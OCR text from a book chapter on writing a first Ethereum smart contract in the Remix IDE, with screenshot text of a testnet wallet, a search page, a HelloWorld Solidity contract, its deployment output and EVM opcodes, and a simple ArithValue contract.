Ropsten
Host
http://wallet.inzhoop.com:8
Backup
Backup your Wallet
Restore a Wallet
PIN
Enable
Activity
Background mode
Vibrate notification
LETH
Tokens
ĐApplets
Generic
Greeting
Hello demo
by Inzhoop
Recharger
Recharger ETH
by Inzhoop
ENS
ENS Support
by Nick Jonson
Social
Block Party
Info Sync Node
Sync status: progress
BlockNumber: 1490955
Network: Ropsten
OK
How long does chat stay ?
Game
Locals Faucet
Testnet faucet
by Locals Wolrd
Flappy Eth
Flappy free eth
by Inzhoop

Chapter 03: Hello World of Smart Contracts





remix solidity - Google S
Secure
https://www.google.co.uk/search?source=hp&q=remix+solidity&oq=remix+solidity&gs_l=psy-ab.12..0l3.5793.61548.0.2046949.24.21.1.0.0.0.472.3789.0j10j4j2j1.17....
Google
remix solidity
Sign in
All
Videos
News
Images
More
Settings
Tools
About 436,000 results (0.53 seconds)
Remix - Solidity IDE
https://remix.ethereum.org/
pragma solidity ^0.4.0;. contract Ballot {. struct Voter {. uint weight;. bool voted;. uint8 vote;. address delegate;. } struct Proposal {. uint voteCount;. } address ...
Remix - Solidity IDE — Remix 1 documentation
https://remix.readthedocs.io/
Remix is an IDE for the smart contract programming language Solidity and has an integrated debugger and testing environment. An up to date online version is ...
GitHub - ethereum/browser-solidity: Browser-Only Solidity IDE and ...
https://github.com/ethereum/browser-solidity
README.md. Build Status. Remix. Remix (aka. Browser-Solidity) is a browser-based Solidity compiler and IDE. Visit https://remix.ethereum.org to use; it will ...
Remix - The Ethereum Wiki
https://theethereum.wiki/w/index.php/Remix
8 Mar 2017 - Remix, previously known as Browser Solidity, is a web browser based IDE that allows you to write Solidity smart contracts, then deploy and run ...
remix - "Hello, World" smart contract using browser solidity - Ethereum ...
https://ethereum.stackexchange.com/.../hello-world-smart-contract-using-browser-soli...
21 Feb 2017 - Not as simple as it could be, but possibly more illustrative. pragma solidity ^0.4.6;
https://remix.ethereum.org
remix solidity - G...
Packt_publishing
Microsoft PowerP...
12:56
19-08-2017



Remix - Solidity IDE
Secure
https://remix.ethereum.org/#version=soljson-v0.4.15+commit.bbb8e64f.js
browser
HelloWorld.sol
browser/Untitled.sol
Contract
Settings
Files
Debugger
Analysis
Docs
Environment
Injected Web3
Account
Gas limit
3000000
Value
0
browser/Untitled.sol:1:1: Warning: Source file does not specify required compiler version! Consider adding "pragma solidity
Remix - Solidity I...
Packt_publishing
*new 9 - Notepad...
Microsoft PowerP...
13:11
19-08-2017




ContractDefinition **HelloWorld**

```
1  pragma solidity ^0.4.11;
2
3  contract HelloWorld{
4      function myFirstHelloWorld() public pure returns (string){
5          return  'Hello World !';
6      }
7  }
```


pragma solidity ^0.4.11;
contract HelloWorld{
function myFirstHelloWorld() public pure returns (string){
return 'Hello World !';
}
}
Environment
JavaScript VM
Account
0xca3...a733c (8901850771803170616147943.42445880827
Gas limit
3000000
Value
0
Publish
Attach
Transact
Transact(Payable)
Call
browser/HelloWorld.sol:HelloWorld
Publish
At Address
Create
Contract details (bytecode, interface etc.)



pragma solidity ^0.4.11;
contract HelloWorld{
function myFirstHelloWorld() public pure returns (string){
return 'Hello World !';
}
}
Environment
JavaScript VM
Account
0xca3...a733c (8901850771803170616147943.42445880827379793
Gas limit
3000000
Value
0
Publish
Attach
Transact
Transact(Payable)
Call
browser/HelloWorld.sol:HelloWorld
373 byte
Publish
At Address
Create
Transaction cost: 142596 gas.
Execution cost: 68712 gas.
Launch debugger
browser/HelloWorld.sol:HelloWorld at 0x0c2...739ef (memory)
Copy address
myFirstHelloWorld
Contract details (bytecode, interface etc.)





pragma solidity ^0.4.11;
contract HelloWorld{
function myFirstHelloWorld() public pure returns (string){
return 'Hello World !';
}
}
Environment
JavaScript VM
Account
0xca3...a733c (890185077180317061614 7943.424458
Gas limit
3000000
Value
0
Publish
Attach
Transact
Transact(Payable)
Call
browser/HelloWorld.sol:HelloWorld
Publish
At Address
Create
Transaction cost: 142596 gas.
Execution cost: 68712 gas.
Launch debugger
browser/HelloWorld.sol:HelloWorld at 0x692...77b3 a (memory)
Copy address
myFirstHello...
Value:
Transaction cost: 21934 gas. (caveat)
Execution cost: 662 gas.
Decoded:
1. string: Hello World !
Launch debugger


000 PUSH1 60	102 DUP1	158 DUP1	213 NOT	300 POP
002 PUSH1 40	103 INVALID	159 DUP3	214 AND	301 JUMPDEST
004 MSTORE	104 JUMPDEST	160 ADD	215 DUP2	302 SWAP1
005 CALLVALUE	105 PUSH2 0051	161 MLOAD	216 MSTORE	303 JUMP
006 ISZERO	108 PUSH2 00cd	162 DUP2	217 PUSH1 20	304 JUMPDEST
007 PUSH2 000f	111 JUMP	163 DUP5	219 ADD	305 PUSH1 20
010 JUMPI	112 JUMPDEST	164 ADD	220 SWAP2	307 PUSH1 40
011 PUSH1 00	113 PUSH1 40	165 MSTORE	221 POP	309 MLOAD
013 DUP1	115 MLOAD	166 JUMPDEST	222 JUMPDEST	310 SWAP1
014 INVALID	116 DUP1	167 PUSH1 20	223 POP	311 DUP2
015 JUMPDEST	117 DUP1	169 DUP2	224 SWAP3	312 ADD
016 JUMPDEST	118 PUSH1 20	170 ADD	225 POP	313 PUSH1 40
017 PUSH2 0151	120 ADD	171 SWAP1	226 POP	315 MSTORE
020 DUP1	121 DUP3	172 POP	227 POP	316 DUP1
021 PUSH2 001f	122 DUP2	173 PUSH2 0076	228 PUSH1 40	317 PUSH1 00
024 PUSH1 00	123 SUB	176 JUMP	230 MLOAD	319 DUP2
026 CODECOPY	124 DUP3	177 JUMPDEST	231 DUP1	320 MSTORE
027 PUSH1 00	125 MSTORE	178 POP	232 SWAP2	321 POP
029 RETURN	126 DUP4	179 POP	233 SUB	322 SWAP1
030 STOP	127 DUP2	180 POP	234 SWAP1	323 JUMP
031 PUSH1 60	128 DUP2	181 POP	235 RETURN	324 STOP
033 PUSH1 40	129 MLOAD	182 SWAP1	236 JUMPDEST	325 LOG1
035 MSTORE	130 DUP2	183 POP	237 PUSH2 00d5	326 PUSH6 627a7a723058
036 PUSH1 00	131 MSTORE	184 SWAP1	240 PUSH2 0111	333 SHA3
038 CALLDATALOAD	132 PUSH1 20	185 DUP2	243 JUMP	334 PUSH31 2f4ec9e9305fdff312514790988d200d4192fbe17948050eefb053409dd340
039 PUSH29 0100000000000000000000000000000000000000000000000000000000	134 ADD	186 ADD	244 JUMPDEST	366 STOP
069 SWAP1	135 SWAP2	187 SWAP1	245 PUSH1 40	367 INVALID
070 DIV	136 POP	188 PUSH1 1f	247 DUP1	
071 PUSH4 ffffffff	137 DUP1	190 AND	248 MLOAD	
076 AND	138 MLOAD	191 DUP1	249 SWAP1	
077 DUP1	139 SWAP1	192 ISZERO	250 DUP2	
078 PUSH4 a00d7b27	140 PUSH1 20	193 PUSH2 00bf	251 ADD	
083 EQ	142 ADD	196 JUMPI	252 PUSH1 40	
084 PUSH2 003e	143 SWAP1	197 DUP1	254 MSTORE	
087 JUMPI	144 DUP1	198 DUP3	255 DUP1	
088 JUMPDEST	145 DUP4	199 SUB	256 PUSH1 0d	
089 PUSH1 00	146 DUP4	200 DUP1	258 DUP2	
091 DUP1	147 PUSH1 00	201 MLOAD	259 MSTORE	
092 INVALID	149 JUMPDEST	202 PUSH1 01	260 PUSH1 20	
093 JUMPDEST	150 DUP4	204 DUP4	262 ADD	
094 CALLVALUE	151 DUP2	205 PUSH1 20	263 PUSH32 48656c6c6f20576f726c642021000000000000000000000000000000000000000	
095 ISZERO	152 LT	207 SUB	296 DUP2	
096 PUSH2 0049	153 ISZERO	208 PUSH2 0100	297 MSTORE	
099 JUMPI	154 PUSH2 0092	211 EXP	298 POP	
100 PUSH1 00	157 JUMPI	212 SUB	299 SWAP1	


```
pragma solidity ^0.4.11;
// define new contract
contract ArithValue{
    uint number;
    function ArithValue() public {  //constructor function with default value
        number = 100;
    }
// constructor function to set new value
    function setNumber(uint theValue) public {
        number = theValue;
    }
// constructor function to fetch the new value
    function fetchNumber() public constant returns (uint) {
        return number;
    }
// constructor function to increment by one
    function incrementNumber() public {
        number=number + 1;
    }
// constructor function to decrement by one
    function decrementNumber() public {
        number=number - 1;
    }
}
```


Contract
Settings
Files
Debugger
Analysis
Docs
Publish
At Address
Create
Transaction cost: 150775 gas.
Execution cost: 78523 gas.
Launch debugger
browser/ArithValue.sol:ArithValue at 0x097...f2542 (memory)
Copy address
fetchNumber
Value: "0x0000000000000000000000000000000000000000000000000000000000000064"
Transaction cost: 21690 gas. (caveat)
Execution cost: 418 gas.
Decoded:
1. uint256: 100
Launch debugger
decrementNumber
incrementNumber
setNumber
uint256 theValue
Contract details (bytecode, interface etc.)
browser/ArithValue.sol:3:1: Warning: Source file does not specify required compiler version!Consider adding "pragma solidity ^0.4.16
contract ArithValue{
^
Spanning multiple lines.

